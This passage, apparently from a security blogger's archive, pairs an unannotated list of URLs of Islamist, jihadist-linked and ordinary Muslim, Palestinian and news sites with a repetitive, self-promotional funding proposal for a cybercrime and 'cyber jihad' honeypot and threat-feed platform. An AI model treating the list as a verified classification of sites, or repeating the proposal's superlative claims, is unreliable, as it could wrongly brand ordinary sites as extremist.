- http://moqawmh.com
- http://morasl.maktoobblog.com/
- http://mujahideenarmy.com

- http://muntada.sawtalummah.com
- http://muqawamah.com
- http://muslimdaily.net
- http://muslimprisoners.com
- http://muslimuzbekistan.net
- http://muslm.net
- http://muslm.net/vb
- http://muslm.org
- http://muvahhid.info
- http://muwahhid.info

- http://muwahideen.co.nr
- http://myhesbah.net
- http://mykhilafah.com
- http://mymy.my-goo.net/index.htm
- http://nahimunkar.com
- http://nasrollah.org
- http://Nasrunmiallah.net
- http://nepras.ps
- http://news.stcom.net

- http://News.stcom.net
- http://nkusa.org
- http://nmayd.com
- http://nmayd.com/
- http://nuruddin.4bb.ru
- http://nusraah.com
- http://old.kavkazcenter.com
- http://omar-abdrahman.110mb.com
- http://pal-is.net/vb
- http://paldf.net
- http://paldf.net/forum
- http://palestine-info.com
- http://palestinegallery.com
- http://palestinianforum.net
- http://palir.net
- http://panjimas.com
- http://pda.kavkaz.tv
- http://profetensummah.com
- http://qassam-rockets.skyrock.com
- http://qassam-rockets.skyrock.com

- http://qassam.ps
- http://qudsnews.net

- http://qyemen.com
- http://radioalfurqaan.com
- http://radioalfurqaan.com is
- http://radioandalus24.com
- http://radyotevhid.com
- http://ramaadi.1talk.net/index.htm
- http://rawadalmaly.com/vb
- http://reformandjihadfront.org
- http://revolution.muslimpad.com
- http://rjfront.info
- http://rjfront.org
- http://Rmadi.top-me.com
- http://saadarmy.com
- http://saaid.net
- http://sadcom.montadamoslim.com
- http://salaf-us-saalih.com
- http://Salafia.balder.prohosting.com

- http://salafiah.com
- http://salafimediauk.com
- http://salam-online.com
- http://samirkuntar.org
- http://saraya.ps
- http://Sarayaalquds.org
- http://sarayaalquds.org
- http://Sarayasaad.com
- http://sarayasaad.com
- http://save-islam.com
- http://Sawtaljihad.org
- http://sawtaljihad.org
- http://sawtalummah.com
- http://se-te.com

- http://shabakataljahad.com
- http://shahamat-arabic.com
- http://shahamat-english.com
- http://shahamat-farsi.com
- http://shahamat-movie.com

- http://shahamat-urdu.com
- http://shamikh1.info
- http://shamilonline.org/rusnya/index _ru.htm
- http://sharia4indonesia.com
- http://Shiaweb.org
- http://shiaweb.org/hizbulla/index.html
- http://Shmo5alIslam.net
- http://shoutussalam.org
- http://skaba.ps
- http://Sobhank.com
- http://sobhank.com/vb
- http://somalimemo.net
- http://somod.org
- http://soutalhaq.net
- http://Soutweb.100free.com
- http://sqr-al3rb.com
- http://suara-islam.com
- http://sunnahcare.com
- http://sunnahonline.com
- http://suwaidan.com

- http://swalif.net
- http://syamina.com
- http://syamorganizer.com
- http://tahrir-syria.info
- http://tajdeed.org.uk
- http://takvahaber.net

- http://tarani.info
- http://Tawhed.ws
- http://tevhiddergisi.com
- http://tevhiddersleri.com
- http://tevhididavet.com
- http://tevhidigundem.net
- http://theshamnews.com
- http://thethirdjihad.com
- http://thoriquna.com
- http://thoriquwna.com
- http://toorabora.org
- http://turkhackteam.org
- http://twelvershia.net

- http://uicforce.co.vu
- http://ummah.com
- http://ummahislam.com
- http://ummetislam.info
- http://ummetislam.net
- http://vb999.maktoobblog.com
- http://vb.fpnp.net
- http://vb.roro44.com/index.php
- http://vd.ag
- http://vdagestan.com
- http://voa-islam.com
- http://W-N-N.net
- http://Wa3ad.org
- http://wa3iarabi.com
- http://wa7at.org/vb
- http://wap.kavkaz.tv
- http://worldakhbar.com
- http://worldnet.ws

- http://worldnet.ws/radio/index.html

- http://worldnet.ws/vb
- http://yenidenislam.com
- http://zad-muslim.com
- http://zaeer1.22web.net
- http://zaidhamid.pk
- http://zuheer17.maktoobblog.com

Detailed Project Funding Phase Information

01. The initial stage of the project will consist of selective and timely purchase of all the necessary appliances

including the timely localization and successful acquisition of fake Web sites honeypot solutions including the active

acquisition of network assets for the purpose of successfully honeypot solution placement.

- Associated deliverables will include access to proprietary technology the ability to associate long-term task

including the ability to set the foundation for the Obmonix platform including eventual commercialization of the

Obmonix platform further enhancing the operator’s ability to continue providing the Intelligence Community

with the necessary data to proactively respond to a growing set of malicious nation-state and malicious actors

type of cybercrime and cyber-jihad activity globally.

02. The next stage will consist of active placement of the required equipment in a secure location including the

placement of active secure measures in place to ensure that the Obmonix operator remains work in a secure location

including premise.

• Associated deliverables will include secure work place including the ability to empower the operator with the

necessary data to perform various operator activity ensuring global presence for Intelligence Community members and the security industry

03. The next stage will consist of active spam phishing and malware feed access purchase including successfully

geolocated placement within specific regions of choice of interest inducing but not limited to Algeria, Argentina,

Bahrain, Bolivia, Brazil, Burkina Faso, Chile, China, Colombia, Cyprus, Ecuador, Guatemala, Jordan, Democratic

People’s Republic of Korea, Liberia, Macao, Maldives, Moldova, Republic of Nauru, Niger, Pakistan, Poland, Romania,

Sierra Leone, Sudan, Arab Republic Syrian, Togo, Uganda, Vanuatu, Yemen.

• Associated deliverables will include access to the world’s largest portfolio of threat intelligence data set including

access to real-time data successfully empowering the operator with the necessary data to perform an operator activity.

04. The next stage will include the active acquisition of service-based type of localization and acquisition solutions leading to a successful set of data to be processed and collected by the sensor.

- Associated deliverables will include access to proprietary technology successfully empowering the operator with the necessary data to perform the operator activity including real-time monitoring of the world’s largest and most comprehensive sensor network based type of cybercrime and cyber-jihad sensor based type of platform.

05. The next phase will include the active data acquisition from the Intelligence Community’s leading intelligence gathering platform in the form of active data placement including the establishment of an active threat intelligence-gathering portal based type of platform.

- Associated deliverable will include the world’s largest data set of cybercrime and cyber jihad activity sensor type of platform eventually leading the Obmonix platform to reach a commercialization stage further enhancing the

Intelligence Community’s and the security industry’s mission.

Detailed Project Cost Proposal Information

The initial stage of the project will consist of selective and timely purchase of all the necessary appliances including the timely localization and successful acquisition of fake Web sites honeypot solutions including the active acquisition of network assets for the purpose of successfully honeypot solution placement.

- **FortiMail**

Key points:

- The appliance is capable of processing millions of emails on a daily basis
- The appliance is capable of maintaining a list of thousands of fake emails allowing additional attribution potentially expanding the capabilities of the appliance to include additional custom made spam origin sources.
- The appliance is capable of delivering actionable intelligence on millions of spam origin sources, for Iran, Pakistan, Saudi Arabia, Iraq and Syria, on a daily basis
- The appliance is capable of delivering detailed information, leading, to the production of actionable intelligence, for Iran, Pakistan, Saudi Arabia, Iraq and Syria, on a daily basis.

BlueCoat

Vormetric
Data Security™

The FortiMail appliance would ensure the active acquisition of spam for the purpose of establishing the foundations

for a successful research and monitoring type of research and analysis type of system allowing the systematic

real-time and automated acquisition of malicious software phishing and social engineering.

- **Blue Coat Malware Analysis**

Key points:

- The appliance is capable of processing thousands of malware samples, on a daily basis

- The appliance is capable of maintaining detailed information processed and delivered in an automated fashion

for malicious sources originating in Iran, Pakistan, Saudi Arabia, Iraq and Syria

- The appliance is capable of interacting with Web links found in malicious spam emails for the purpose of establishing the foundations, for successful monitoring of malicious software phishing and social engineering

originating for Iran, Pakistan, Saudi Arabia, Iraq, and Syria including the automated processing and interaction

with mobile malware

- The appliance is capable of maintaining detailed information leading to the production of quality real-time,

actionable intelligence type of reports for malicious software phishing and social engineering data type of origin

sources for Iran, Pakistan, Saudi Arabia, Iraq and Syria

The Blue Coat Malware Analysis would ensure the automated and real-time acquisition of malicious software

phishing and social engineering type of research and analysis type of research for the purpose of ensuring the active

and real-time acquisition of malicious software phishing and social engineering research type of activity originating

in these sources.

- **Vormetric encryption appliance**

Barracuda

Key points:

- The encryption appliance would ensure the real-time data storage of the research and analysis type of research and analysis type of data to ensure the availability confidentiality and integrity of the data for the purpose of producing actionable real-time intelligence based type of research and analysis reports type of research and analysis data.

- The encryption appliance would ensure the active real-time storage of the actionable and real-time delivered type of research and analysis type of data allowing the efficient and systematic and automated research and analysis type of research report data to be processed and analyzed.

The encryption appliance would ensure that the platform operator is properly empowered with the necessary data techniques and technologies to properly act upon analyze and respond to cybercrime and cyber jihad events globally.

- **Barracuda Web Application appliance**

Key points:

- The Web application appliance would allow the automated secure use of the robot system allowing the systematic real-time data acquisition on various jihadst sources
- The Web application appliance would ensure the automated and efficient use of the robot in a secure fashion allowing the production of real-time actionable intelligence allowing the production of research and analysis based type of research and analysis type of, data.

The Web application appliance would ensure that the operator is properly empowered with the necessary data techniques and technologies to properly act upon analyze and respond to cybercrime and cyber jihad events globally.

- **Checkpoint DDoS Protector**

Check Point®
SOFTWARE TECHNOLOGIES LTD.

Ultra Electronics 3eTI

Key points:

- The appliance is capable of preventing exposure of the network assets utilized by the network resulting potentially resulting in the exposure of the availability confidentiality and integrity of the information

- The appliance is capable of ensuring the real-time automated and persistent availability and integrity and confidentiality of the information

The Checkpoint DDoS Protector would ensure the constant availability of the network infrastructure utilized in this project potentially preventing compromise of the network assets resulting in improved productivity and realization of various project objectives.

- **Encryption appliance**

Key points:

- The encryption appliance is capable of ensuring the confidentiality integrity and availability of the information
- The encryption appliance is capable of distinguishing between multiple networks further ensuring a closed network type of network access

The encryption appliance would ensure that the maximum possible secure measures are currently in place further ensuring that access to the closed restricted network remains as private as possible ensuring the confidentiality integrity and availability of the information to further ensure the active real-time intelligence based real-time type of research and analysis type of research and analysis type of data.

- **Cisco Catalyst**

Key points:

• The appliance is capable of ensuring the real-time and automated use of the network equipment necessary to

maintain the active infrastructure to ensure that it’s operating in an automated and efficient fashion

Cisco Catalyst is a network equipment allowing the efficient productivity type of interconnection between all the

platforms and network equipment used in this project.

• **Kapow appliance**

Key points:

- The appliance is capable of processing hundreds of thousands of Web sites on a daily basis ensuring the automated processing and analysis of jihadist communities allowing the automation of the monitoring process to further enhance the produced actionable intelligence leading to a research and analysis produced type of research and analysis type of data.

- The appliance is capable of monitoring and establishing the foundations for real-time monitoring and analysis of jihadist communities for the purpose of producing actionable real-time intelligence research and analysis type of research and analysis data.

Infoblox®
CONTROL YOUR NETWORK

Palantir

- The appliance is capable of processing multiple jihadist forum communities for the purpose of establishing the

foundations for successful real-time actionable intelligence producing research and analysis type of research

and analysis data.

The analysis appliance would ensure timely and real-time access to current and historical intelligence data in regard

to jihadist activities online,through the systematic automated and real-time data acquisition from a variety of public

and closed sources for the purpose of setting up the foundations for a successful data source leading to a successful

analysis and research type of analysis activities.

- **Appliance router**

Key points:

- The appliance router would ensure the constant and real-time availability of the network assets for the purpose

of active and timely acquisition of actionable real-time research and analysis type of research and analysis report

type of research and analysis network assets availability.

The purpose of the appliance router would be to ensure real-time connectivity with a variety of platforms to ensure

that the operator is properly empowered with the necessary data techniques and technologies to properly act upon analyze and respond to cybercrime and cyber jihad events globally.

- **Analytics appliance**

BASIS TECHNOLOGY

Key points:

- the analytics appliance would be capable of performing real-time assessment of cybercrime and cyber jihad events globally and will ultimately empower the Obmonix platform operator with the necessary data information and knowledge to act upon prevent and respond to cybercrime and cyber jihad events globally

The purpose of the appliance would be to empower the operator with the necessary data information and knowledge to act upon react to and respond to various cybercrime and cyber jihad events globally.

- **Rosette appliance**

Key points:

- The localization appliance will ultimately empower the Obmonix platform operator with the necessary data

information and knowledge to act upon respond to and prevent widespread damage while analyzing cybercrime

and cyber jihad events globally.

The purpose of the localization appliance would be to empower the Obmonix platform operator with the necessary

data information and knowledge to act upon respond to and prevent widespread damage provoked by cybercrime

and cyber jihad events globally.

- **Systran appliance**

273

SYSTRAN®
Language Translation Technologies

Key points:

- The Systran appliance will ultimately empower the operator with the necessary data information and knowledge

to act upon respond to and prevent widespread damage while analyzing cybercrime and cyber jihad events

globally.

The purpose of the Systran appliance would be to empower the Obmonix platform operator with the necessary data information and knowledge to act upon respond to and prevent widespread damage provoked by cybercrime and

cyber jihad events globally.

Funding Phase

The initial funding phrase will consist of active acquisition of assets for the purpose of obtaining access to

industry leading and proprietary selected providers of threat intelligence for the purpose of establishing the

foundations for an active sensors network type of cybercrime/cyber jihad monitor sensor network type of data. The

initial stage will consist of obtaining assets for the purpose of obtaining access to industry leading and proprietary

selected equipment for the purpose of setting the foundations for a successful sensor network based type of data.

The initial phase will consist of active purchase of the following equipment: FortiSandbox, Blue Coat Malware

Analysis, NAS Storage, Cisco Firewall, PfSense, Cisco Catalyst, Vormetric encryption appliance, including the following

subscription-based type of threat intelligence gathering data - Team Cumry, threat, data, feed, Kaspersky, threat,

data, feed, Abusix, threat, data, feed, MalwarePatrol, threat, data, feed, Sophos, threat, data, feed, OPSWAT, Abusix, Threat, Feed, Threat, Feed, ProjectHoneypot, threat, data, feed.

- Kaspersky Data Feed

- Sophos Data Feed

- Team Cumry Data Feed

- MalwarePatrol Data Feed

- Abusix Data Feed

- LookingGlass Data Feed

- Cyren Data Feed

- Symantec Data Feed

- VirusTotal Data Feed

- ProjectHoneypot Data Feed

The second funding phase will consist of active acquisition of honeypot appliance including active netblock

purchase within a dedicated set of countries for the purpose of establishing the foundations of an active sensor

network type of data-acquisition activities. The second funding phase will consist of active acquisition of the following

proprietary appliances: Honeybox Enterprise, honeybox SCADA, including netblocks within the following countries, The third funding phase will consist of active purchase of service and solution-based appliance, including data-processing appliance, including localization appliance, for the purpose of setting up the foundations for the Obmonix platform successfully empowering its operator with the necessary data and expertise for the purpose of actively responding to global cybercrime and jihad events.

The third funding phase will consist of active purchase of the following appliances: Kapow Software, Rosette appliance, Systran appliance, Sentinel appliance, Palantir appliance.

The fourth funding phase will consist of active purchase of the World’s most popular solution-oriented portal for Information Security - **Expedited Entry Into the Cyber Warfare Realm – a Pro-U.S Based Offensive and Asymmetric Cyber Warfare Practical Trends Application Big Data and Research-Centered R &D Platform** - further ensuring successfully and ongoing commercilization including the active acquisition of client-base, including the establishing of the World’s largest endpoint based sensor network for tracking and responding to cybercrime and jihad events globally.

Dancho Danchev will build a pro-U.S offensive and asymmetric cyber warfare program that will inevitably dive deep into the Cyber Warfare realm and will produce what can be best described as the U.S primary source for

offensive and asymmetric cyber warfare information repository and data-information on current and future trends

and provide the foundations for a successful R &D cyber warfare partnership with millions of loyal Pro-Western

cyber warriors and researchers globally positioning the platform as the leading think-tank for practical and relevant

cyber warfare power including the World’s leading Pro-Western Cyber Warfare Research and Development research

program center.

With the U.S attempting to tackle the country’s perceived and outdated Mis-understanding of Cyber Warfare

in Today’s Modern Russia China and Iran dominated Cyber Warfare Realm including the ongoing shortage of

recruitment and relatively outdated and not necessary dynamic HR-management pool of hundreds of thousands of

Pro-U.S Cyber Warriors the platform ultimately empower the re-position the U.S as the dominant Cyber Warfare

power by providing actionable think-tank type of proactive and actionable Cyber Warfare insight including the active

and permanent recruitment of millions of Pro-U.S Cyber Warriors further supporting the U.S’s mission on its way to

dominate and launch offensive and defensive cyber missions and related research attacks.

The project will conduct what can be best described as the most comprehensive study and analysis to the

United States out-dated understanding of the Cyber Warfare realm and provide actionable and practical insight including a production-ready HR-management and Big Data driven Cyber Warfare platform successfully disrupting

international cybercrime networks conducting economic terrorism infiltrating the vibrant cyber-crime and cyber jihad

international community and successfully recruiting millions of Pro-U.S Cyber Warriors. The First Stage of the project

would ensure that the foundations for a successful invite-only Pro-U.S Cyber Warfare community have already been

established through the direct launching and operation of the World’s Largest and Proprietary Invite-Only Pro-U.S

Cyber Warfare Forum Community.

Associated deliverables will include: the World’s largest search engine for security information, the World’s

most vibrant community for security job search, the World’s most vibrant proprietary community for sharing dissem-

inating communicating and enriching security data, the World’s most comprehensive sensor network for observing

disseminating and responding to global cybercrime-events, the release of community-enriched security router, the

successful release of community-enriched privacy router, the development and release of community-enriched public threat feed, the release of community-enriched private threat feed, including, proprietary threat feed, targeted

threat intelligence on demand type of research and analysis producing solution, proprietary bug bounty solution,

hacking and security-oriented online radio, hacking and security-oriented E-zine, hacking and security-oriented

videocast, on-demand penetration testing and offensive team consulting, on-demand Web site monitoring for

security events, OEM partnership capabilities, custom-build anti-virus scanner capabilities.

Community Industry Reference

The contractor Dancho Danchev is an internationally recognized cybercrime researcher security blogger and threat

intelligence analyst in the field of cybercrime research having successfully contributed to the overall demise of

cybercrime internationally throughout the past decade having successfully pioneered a variety of threat intelligence

gathering methodologies leading him to a successful, pursued of high profile nation-state actors and malicious actors

across the globe leading him to a successful pursued of high-profile nation-state actors and malicious adversaries

across the globe the researcher successfully launched a newly launched startup named Disruptive Individuals aiming to disrupt the undermine the international cybercrime and cyber-jihad ecosystem globally.

Statement of Work (SOW)

01. Vendor contact - the initial stage of the project will consist of direct contact between industry leading commercial

security appliance providers further requesting pricing and shipping details including a “point-of-contact”.

• Possible deliverables consisting of the initial stage include industry-leading security appliance - FortiMail, Blue

Coat Malware Analysis. FortiSandbox, Vormetric encryption appliance, Barracuda Web Application appliance,

Checkpoint DDoS Protector, Ethernet encryptor, Cisco Catalyst, Kapow appliance, Palantir appliance, Cisco firewall appliance, Rosette appliance, Systran appliance, NAS appliance, pfSense appliance, Honeybox appliance,

Honeybox SCADA appliance.

02. Vendor netblock contact - The initial stage of the project will consist of direct contact between industry leading

providers of netblock requesting pricing information for specific pre-defined geolocated regions of interest.

• Possible deliverables including netblock in Algeria, Argentina, Bahrain, Bolivia, Brazil, Burkina faso, Chile, China, Colombia, Cyprus, Ecuador, Guatemala, Jordan, Democratic People’s Republic of Korea, Liberia, Macao, Maldives, Moldova, Republic of Nauru, Niger, Pakistan, Poland, Romania, Sierra Leone, Sudan, Arab Republic Syrian,

Togo, Uganda, Vanuatu, Yemen.

03. Vendor threat data contact - the initial stage of the project will consist of direct contact between industry-leading

including a selected set of threat data providers requesting pricing information including possible partnership

opportunity.

• Possible deliverables including Team Cumry threat data feed Kaspersky threat data feed, Abusix threat data

feed, MalwarePatrol threat data feed, Sophos threat data feed, OPSWAT, Abusix Threat Feed, ProjectHoneypot

threat data feed.

04. Secure location foundation - the initial stage of the project will consist of direct evaluation of the infrastructure

required for the secure location including direct contact between security vendors to ensure a secure location.

• Possible, deliverables, include, military-grade, fence, surveillance, security, guard.

05. Vendor connection contact - the initial stage of the project will consist of direct contact between vendor to

ensure that the infrastructure is properly secured ensuring a timely and secure infrastructure.

• Possible deliverables include direct connection.

06. Secure work environment - the initial stage of the project will consist of direct evaluation including a direct

purchase of a work terminal to ensure a smooth and secure work environment

• Possible deliverables including RF shielding, SEL SP–157, FSPK-10, SEL SP-113 "Blockade".

07. Secure work environment - the initial stage of the project will consist of direct evaluation including a direct

purchase of equipment related to secure work environment to ensure a smooth and secure work environment.

• Possible deliverables including Cisco Firepower ASA, CheckPoint Threat appliance, Nova network appliance,

Fortinet security appliance, Dell Soho network, security appliance.

The contractor Dancho, Danchev is one of the world’s leading experts in the field of cybercrime research and threat

intelligence gathering having successfully tracked monitored and profiled high-profile nation-state and malicious

actors type of fraudulent activity over the past decade having successfully pioneered and established a direct

connection with some of the world’s leading providers of threat intelligence gathering.

The contractor’s initial goal for the purpose of the Obmonix platform would be to achieve the world’s largest

277

and most comprehensive sensor type of network for monitoring profiling and keeping track of nation-state malicious-actors type of fraudulent and malicious activity.

The project main base would be located in a discreet location in Sofia Bulgaria. The contractor would eventually ensure that active RF shielding including basic physical security measures are taken in place including active surveillance military-grade fence and an associated security guard are in place for the purpose of establishing the foundation of a secure work environment.

The Obmonix platform aims to build the World’s most versatile and comprehensive sensor network for intercepting monitoring and responding to cybercrime and cyber jihad events successfully deploying a variety of proprietary sensor network based of honeypot appliances industry-wide partnership including the utilization of proprietary cybercrime and cyber jihad forum and community monitoring and infiltration campaigns successfully positioning the platform as the leading indicator for cybercrime and cyber jihad activity globally.

Cost Proposal - Detailed Project Information

01. Equipment cost - The Obmonix platform will ultimately rely on the following equipment cost for the purpose of

establishing the foundations for the Obmonix platform.

- FortiMail
- FortiSandbox
- Blue Coat Malware Analysis
- Vormetric encryption appliance
- Checkpoint DDoS Protector
- Encryption appliance
- Cisco Catalyst
- Kapow appliance
- Appliance router
- Analytics appliance
- Infoblox Trinzic 1420
- Nova network security
- Cisco firewall appliance
- IllusionBlack Framework
- Rosette appliance
- Systran appliance

- NAS appliance
- pfSense
- Honeybox appliance
- Honeybox SCADA appliance
- Network equipment

Detailed Project Funding Phase Information

01. The initial funding phrase will consist of active acquisition of assets for the purpose of obtaining access to industry leading and proprietary selected providers of threat intelligence for the purpose of establishing the foundations for

an active sensors network type of cybercrime/cyber jihad monitor sensor network type of data. The initial stage

will consist of obtaining assets for the purpose of obtaining access to industry leading and proprietary selected

equipment for the purpose of setting the foundations for a successful sensor network based type of data.

- The initial phase will consist of active purchase of the following equiptment: FortiSandbox, Blue Coat Malware

Analysis, NAS Storage, Cisco Firewall, PfSense, Cisco Catalyst, Vormetric encryption appliance, including the

following subscription-based type of threat intelligence gathering data - Team Cumry threat data feed, Kaspersky

threat data feed, Abusix,threat data feed, MalwarePatrol threat data feed, Sophos threat data feed, OPSWAT, Abusix Threat Feed, ProjectHoneypot threat data feed.

Including the following Threats Feeds:

- Kaspersky Data Feed
- Sophos Data Feed
- Jigsaw Threat Data Feed
- IBM X-Force Exchange
- Team Cumry Data Feed
- Proofpoint Threat Feed
- NetSTAR Data Feed
- RiskIQ Data Feed
- ESET Data Feed
- Pixalate Data Feed
- MalwarePatrol Data Feed
- Abusix Data Feed
- Massive Data Feed
- PhishLabs Data Feed
- LookingGlass Data Feed

- Blueliv Data Feed
- Mnemonic Data Feed

- Cyren Data Feed
- ADMINUSLabs Data Feed
- NSFOCUS Data Feed
- Webroot Data Feed
- Symantec Data Feed
- VirusTotal Data Feed
- ProjectHoneypot Data Feed

02. The second funding phase will consist of active acquisition of honeypot appliance including active netblock

purchase within a dedicated set of countries for the purpose of establishing the foundations of an active sensor

network type of data-acquisition activities.

- The second funding phase will consist of active acquisition of the following proprietary appliances: Honeybox

Enterprise, Infoblox Trinzic 1420, honeybox SCADA, including netblocks within a dedicated set of countries -

Algeria, Argentina, Bahrain, Bolivia, Brazil, Burkina faso, Chile, China, Colombia, Cyprus, Ecuador, Guatemala,

Jordan, Democratic People’s Republic of Korea, Liberia, Macao, Maldives, Moldova, Republic of Nauru, Niger,

Pakistan, Poland, Romania, Sierra Leone, Sudan, Arab Republic Syrian, Togo, Uganda, Vanuatu, Yemen.

03. The third funding phase will consist of active purchase of service and solution-based appliance, including

data-processing appliance, including localization appliance, for the purpose of setting up the foundations for the

Obmonix platform successfully empowering its operator with the necessary data and expertise for the purpose of

actively responding to global cybercrime and jihad events.

- The third funding phase will consist of active purchase of the following appliances: Kapow Software, Rosette

appliance, Systran appliance, Sentinel appliance, Palantir appliance.

In case you’re interested in working with me for the purpose of implementing this project including possible investor

introduction - I can be reached at dancho.danchev@hush.com

1. http://www.dia.mil/Business/Needipedia/

2. https://www.srf.org/

Document Outline

- 2018
    - July
        - Historical OSINT - Summarizing 2 Years of Webroot's Threat Blog Posts Research (2018-07-28 21:00)
    - September
        - Introducing Threat Data - The World's Most Comprehensive Threats Database (2018-09-20 16:30)
    - October
        - Historical OSINT - iPowerWeb Hacked Hundreds of Web Sites Affected (2018-10-19 18:17)
        - Historical OSINT - Gumblar Botnet Infects Thousands of Sites Serves Adobe Flash Exploits (2018-10-19 22:46)
        - Historical OSINT - A Diverse Portfolio of Fake Security Software (2018-10-20 20:22)
        - Historical OSINT - Calling Zeus Home (2018-10-20 20:25)
        - Historical OSINT - Chinese Government Sites Serving Malware (2018-10-20 20:28)
        - Historical OSINT - Hundreds of Bogus Bebo Accounts Serving Malware (2018-10-20 20:29)
        - HIstorical OSINT - PhishTube Twitter Broadcast Impersonated Scareware Serving Twitter Accounts Circulating (2018-10-20 22:10)
        - Historical OSINT - Massive Blackhat SEO Campaign Courtesy of the Koobface Gang Spotted in the Wild (2018-10-20 22:28)
        - HIstorical OSINT - Latvian ISPs, Scareware, and the Koobface Gang Connection (2018-10-20 22:34)
        - Historical OSINT - Massive Scareware Dropping Campaign Spotted in the Wild (2018-10-20 22:38)

- Historical OSINT - Malware Domains Impersonating Google (2018-10-20 22:51)
- Historical OSINT - Massive Blackhat SEO Campaign Spotted in the Wild (2018-10-21 22:35)
- Historical OSINT - Massive Blackhat SEO Campaign Spotted in the Wild - Part Two (2018-10-21 22:47)
- Historical OSINT - Rogue Scareware Dropping Campaign Spotted in the Wild Courtesy of the Koobface Gang (2018-10-21 23:02)
- Historical OSINT - Profiling a Portfolio of Active 419-Themed Scams (2018-10-21 23:08)
- Historical OSINT - Yet Another Massive Blackhat SEO Campaign Spotted in the Wild (2018-10-21 23:21)
- Historical OSINT - Massive Blackhat SEO Campaign Spotted in the Wild Drops Scareware (2018-10-21 23:37)
- Historical OSINT - Yet Another Massive Blackhat SEO Campaign Spotted in the Wild Drops Scareware (2018-10-21 23:47)
- Historical OSINT - Spamvertized Swine Flu Domains - Part Two (2018-10-21 23:50)
- Historical OSINT - Massive Blackhat SEO Campaign Spotted in the Wild Drops Scareware (2018-10-21 23:55)
- Historical OSINT - A Diversified Portfolio of Fake Security Software (2018-10-22 13:33)
- Historical OSINT - A Diversified Portfolio of Fake Security Software Spotted in the Wild (2018-10-22 13:40)
- Historical OSINT - Massive Blackhat SEO Campaign Spotted in the Wild Serves Scareware (2018-10-22 14:05)

        - HIstorical OSINT - Malicious Economies of Scale - The Emergence of Efficient Platforms for Exploitation - 2007 (2018-10-22 16:23)
        - Pay-Per-Exploit Acquisition Vulnerability Programs - Pros and cons? (2018-10-22 17:47)
    - December
        - Cyber Security Project Investment Proposal - DIA Needipedia - Fight Cybercrime and Cyber Jihad With Sensors - Grab Your Copy Today! (2018-12-16 13:52)